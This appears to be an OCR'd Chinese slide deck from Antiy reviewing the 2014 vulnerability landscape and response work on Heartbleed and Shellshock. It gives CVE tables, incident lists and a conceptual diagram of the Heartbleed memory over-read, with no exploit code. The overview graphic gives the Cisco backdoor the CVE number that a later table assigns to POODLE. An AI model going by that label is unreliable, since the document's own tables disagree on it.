近期安全事件应急响应工作总结

安天安全研究与应急处理中心

提纲
Contents


- 年度安全事件全景
- 安天应急响应能力
- 典型案例
  - 心脏出血
  - 破壳
  - 沙虫
  - 破界
- 总结

智者安天下


年度安全事件全景

- 威胁泛化导致爆发式增长
- 安全事件影响范围及平台

年度安全事件全景



年度安全事件全景




2014网络安全威胁泛化与分布
Windows平台
Windows Schannel漏洞
(CVE-2014-6321)
Windows
RTF文件解析远程内存破坏漏洞
(CVE-2014-1761)
Microsoft Word 2003-2013
Internet Explorer 释放后重用漏洞
IE 0day漏洞
(CVE-2014-0322)
Internet Explorer
沙虫(SandWorm)
(CVE-2014-4114)
Windows
ATM取款机的漏洞
ATM
主机外设
BadUSB
打印机
U盘
移动硬盘
键盘
鼠标
开源软件
破壳(Bash Shellshock)
(CVE-2014-6271)
使用Bash的Linux系统
Git .git/目录覆盖文件漏洞
(CVE-2014-9390)
Bugzilla 0day漏洞
(CVE-2014-1572)
路由器
Linux及其他类UNIX系统
数字硬盘录像机
嵌入式Linux
防火墙
Drupal SQL注入漏洞
(CVE-2014-3704)
MySQL、PostgreSQL 数据库
X.Org Server拒绝服务漏洞
(CVE-2014-8091)
X.Org Server
心脏出血(Heartbleed)
(CVE-2014-0160)
OpenSSL
加密认证
POODLE
(CVE-2014-3566)
SSL3.0
NTP协议漏洞
(CVE-2014-9293/94/95/96)
安防监控录像机漏洞
(CVE-2014-4879、CVE-2014-4878、CVE-2014-4880)
智能设备
CloudFlare
iOS设备
iOS
Tor
破界(WireLurker)
OS X、iOS
充电宝
iOS安全传输绕过漏洞
(CVE-2014-1266)
iOS
Android手机
Android
iCloud
Gmail
APT28
PopVote
League of Legends
巴西世界杯
XBOX
eBay
智能马桶
LinkedIn
The mask
PlayStation Network
智能插座
Target
xiaomi
智能灯泡
Citadel
Blizzard
Quedagh
思科路由后门漏洞
(CVE-2014-3566)
Cisco RV340W、Cisco WRVS4400N等
智能家庭
Sony PS4
Linux系统
智能门锁
Keurig 2.0咖啡机
智能电视
Android
路由器
Linux/OpenWRT
Xbox Live
Home Depot
Nike+Fuelband
Galaxy Gear
Android
智能穿戴
电子烟
360手环
Google Glass
Android
英菲尼迪Q50、JEEP Cherokee等
美国交通灯
智能交通
深圳地铁控制系统
Regin
SCADA 拒绝服务漏洞
(CVE-2014-5429)
Eclipse SCADA
互控系统、社会基础设施
智能电表
SnapChat
Anonymous Ukraine
本图引自《安天实验室2014网络安全年报》
安天

年度安全事件全景

分类	具体设备	系统平台	影响	漏洞
智能终端	锤子手机	Android	root权限	
	Android手机 具体型号不详	Android	手机在关机状态下通过听筒进行窃听	植入“伪关机”程序
	iOS设备	ios	无需密码就能访问 iCloud	绕过iCloud的证书验证机制
	BADUSB		插入USB就能运行攻击代码	
	智能打印机			
	数字硬盘录像机	嵌入式linux	交通、安防等领域的终端感染恶意代码	缓冲区溢出导致任意代码执行
智能交通	特斯拉	基于Linux的操作系统	引擎熄火、遥控倒车，车门、窗、锁、喇叭控制	应用程序漏洞
	安吉星系统		远程修改GPS定位信息	
智能穿戴	360手环		获取、修改位置信息、断开连接	HTTPS证书校验错误
	Jawbone Up24		获取系统的控制权	
	Nike+Fuelband		远程向设备刷入自制ROM	
	Galaxy Gear	Android		
	Google Glass	Android	未经授权控制谷歌眼镜的拍摄并获取图像	Android系统API漏洞
	胰岛素泵		控制胰岛素注射量	
	心脏起搏器		控制心脏起搏器产生电击	
智能家居	极路由1S	基于Linux+OpenWRT	获得路由器的完全掌控权	设计缺陷/逻辑错误
	智能门锁		远程操控门锁，越过智能门锁身份认证轻松打开房门	
	智能摄像头（百度小度I耳目）		更换监控图像为静态图	
	智能电视	Android、IOS	上传任意文件，查看照片和其他敏感信息等	
	智能插座		远程控制插座开关	堆栈溢出漏洞，远程命令执行
	智能马桶（Satis）		控制马桶喷水，控制马桶盖起落	蓝牙配对密码弱口令
	智能卫浴			
	Keurig 2.0咖啡机		Keurig 2.0使用了弱验证方法验证K杯的真伪，用户可以通过重复使用以前验证过的K杯欺骗咖啡机	
	智能灯泡（LIFX）		获取灯泡连接的WIFI密码	WIFI密码加密密钥固定
	智能空气监测			
智能娱乐	XBOX	精简后的Windows 8	远程获取玩家摄像头捕获信息、运行自制应用程序	
	Sony PS4	类Unix操作系统		
其他	智能电表		控制电表停电、用户用电数据泄露	
	充电宝		通过USB接口窃取用户隐私信息	内置恶意程序
	电子烟			

年度安全事件全景

类别	事件
APT攻击	Citadel Quedagh APT28 Regin The Mask
信息泄露	iCloud SnapChat Anonymous Ukraine Home Depot LinkedIn gmail Target eBay xiaomi 12306
DDoS攻击	Blizzard League of Legends CloudFlare PopVote Xbox Live PlayStation Network 巴西世界杯 Tor

年度安全事件全景


分类	名称	漏洞编号	平台	环节	影响领域
Windows平台	IE 0day漏洞	CVE-2014-0322	Internet Explorer		军事机构，针对性攻击
	沙虫(SandWorm)	CVE-2014-4114	Windows	代码逻辑	政府、企业，针对性攻击？
	Windows Schannel漏洞	CVE-2014-6321	Windows	缓冲区溢出	windows服务器
	Internet Explorer 释放后重用漏洞	CVE-2014-1776	IE 6/7/8/9/10/11	代码注入	针对性攻击
	RTF文件解析远程内存破坏漏洞	CVE-2014-1761	Microsoft Word 2003-2013	设计错误	
	破界(WireLurker)		OSX、IOS	证书验证	IOS设备
	ATM取款机的漏洞		ATM		银行ATM提款机
iOS平台	**破界(WireLurker)**		OSX、IOS	证书验证	IOS设备
	iOS安全传输绕过漏洞	CVE-2014-1266	iOS	连接可靠性验证	苹果iOS设备
类Unix平台	**破壳(Bash Shellshock)**	CVE-2014-6271	使用Bash的Linux/Unix系统		服务器、网络设备
	海康威视（Hikvision）安防监控录像机漏洞	CVE-2014-4878 CVE-2014-4879 CVE-2014-4880	数码录像机系统	设计错误	安防、监控系统
	破界(WireLurker)		OSX、IOS、windows	证书验证	IOS设备
	X.Org Server拒绝服务漏洞	CVE-2014-8091	X.Org Server	设计错误	
认证体系	**心脏出血(Heartbleed)**	CVE-2014-0160	OpenSSL	认证	网银等
	POODLE	CVE-2014-3566	SSL3.0	加密认证	邮件、银行和其他服务
其他方面	思科路由后门漏洞	CVE-2014-0659	Cisco RVS4000、Cisco WRVS4400N等	验证绕过	大型网络结点
	新浪微博任意账户登录			cookie认证	新浪微博
	Bugzilla 0day漏洞	CVE-2014-1572		验证绕过	软件开发企业
	Drupal SQL注入漏洞	CVE-2014-3704	MySQL、PostgreSQL数据库	输入过滤不严谨	全球5%的网站
	SCADA 拒绝服务漏洞	CVE-2014-5429	Elipse SCADA		工业控制系统
	NTP协议漏洞	CVE-2014-9293 CVE-2014-9294 CVE-2014-9295 CVE-2014-9296		漏洞会导致缓冲溢出问题，允许远程攻击者执行任意代码	漏洞影响NTP-4.2.8及之前版本
	Git .git/目录覆盖文件漏洞	CVE-2014-9390		漏洞影响Git v2.2.1以前版本，可导致任意命令执行	

分享心得，总结不足

心脏出血

破壳

沙虫




破界

应急响应能力

- 一般响应流程
- 响应能力构成

应急响应一般流程



应急响应能力构成

应急响应	情报获取	部门负责人 自身安全产品
	事件分析	分析工程师
	样本分析	分析工程师 追影(高级威胁鉴定器)
	网络监测	VDS(网络病毒监控系统)
	安全普查	轻载扫描
	报告传播	微博、好友圈 专业技术刊物

心脏出血响应案例


- 事件背景
- 原理简述
- 响应过程
- 存在问题

智者安天下

事件背景

- 命名：Heartbleed （心脏出血）
- 编号：CVE-2014-0160
- 时间：2014年4月7日
- 原理：内存越界
- 发现：谷歌工程师
- 危害：泄露服务器私钥、Session、Cookie、帐号密码等敏感信息
- 影响：网银、电商、网上支付、门户网站、电子邮箱等

原理


用户
心跳包
对用户透明
正常访问
访问范围
网银
电商网站
网上支付
门户网站
电子邮箱
交互操作
攻击者
主动发送心跳包
解析泄漏信息
窃取信息
用户凭证
钥私
相关证书
邮件
即时信息
通信内容
泄漏的内存
OpenSSL服务
OpenSSL服务
接收心跳
正常的心跳包
类型域
长度域
数据域
TLS1_HB_REQUEST
n 字节
n字节
正常的心跳响应
OpenSSL服务
反馈心跳
正常的心跳包
TLS1_HB_RESPONSE
OpenSSL服务
内存操作
内存
n字节数据
m-n字节数据
（可能包括敏感信息）
OpenSSL服务
接收心跳
恶意构造的心跳包
m 字节
n字节
(m > n)
利用Heartbleed漏洞攻击的心跳响应
OpenSSL服务
反馈心跳
存在数据泄漏的心跳包
内存泄漏数据部分
（大小：m-n字节）
图注：
用户数据流
攻击者数据流
内存泄漏
正常数据

响应过程

OpenSSL
发布安全公告

分析原理
评估影响

普查任务

4.7 4.8 4.9 2015

部分参与响应的国内安全厂商

知道创宇在本次漏洞响应中做出的贡献令人称赞，并有未公开披露的深度发现。

厂商	时间	行动
知道创宇	4月08日	测试了使用OpenSSL服务的大型网站，证明了可被Dump内存[illegible]的敏感内容（有些重要网站含明文密码），制作了受漏洞影响的数据趋势分析曲线与受影响的网站地图，并进行每时追踪更新。
	4月11日	发布博客，分析漏洞原理并给出了安全防范建议，同时发布在线检测工具。
安恒信息	4月09日	安恒信息发布漏洞公告
	4月14日	安恒信息推出在线检测、WEB应用弱点扫描器、漏洞批量检测工具
百度	4月09日	百度安全发布帖子“OpenSSL曝高危漏洞 用户网银密码等敏感数据恐被泄露”
	4月15日	百度安全推出在线检测工具
金山	4月11日	金山安全中心发布OpenSSL漏洞威胁警示
	4月14日	金山毒霸推出全平台检测方案
华为	4月09日	华为安全能力中心完成了技术分析并给出应对措施
腾讯电脑管家	4月10日	腾讯联合安全联盟上线OpenSSL漏洞预警功能专题，介绍其相关背景知识、防范措施，以提醒广大网站及网民远离危害
绿盟	4月09日	发布紧急安全通告
启明星辰	4月09日	发布“针对OpenSSL TLS安全漏洞应急产品解决方案”
瑞星	4月11日	发布OpenSSL（CVE-2014-0160）漏洞分析报告

主要问题

- 媒体误导
- 公众误解
- 厂商不知所措

这个漏洞不是SSL协议级的漏洞，只是其中一个应用系统的，因此影响不大。

既然OpenSSL漏洞导致HTTPS存在安全问题，是否使用HTTP做登陆认证会更安全？

这次关于该漏洞的报道，因为各种原因，渲染得很吓人，其实普通网民不用担心。

……综合看，被利用的几率很低，约在百万分之一以下。

……

破壳漏洞响应案例

- 背景介绍
- 漏洞原理
- 响应过程
- 主要问题

智者安天下


事件背景

漏洞中文命名来自X-CERT（中油瑞飞黄晟&安天肖新光）

- 命名：破壳(Bash Shellshock)
- 编号：CVE-2014-6271
- 时间：2014年9月24日
- 原理：输入没有严格限制边界，没有合法化参数判断
- 发现：法国GNU/Linux研究者
- 危害：远程代码执行
- 影响：类Unix的全部Bash应用

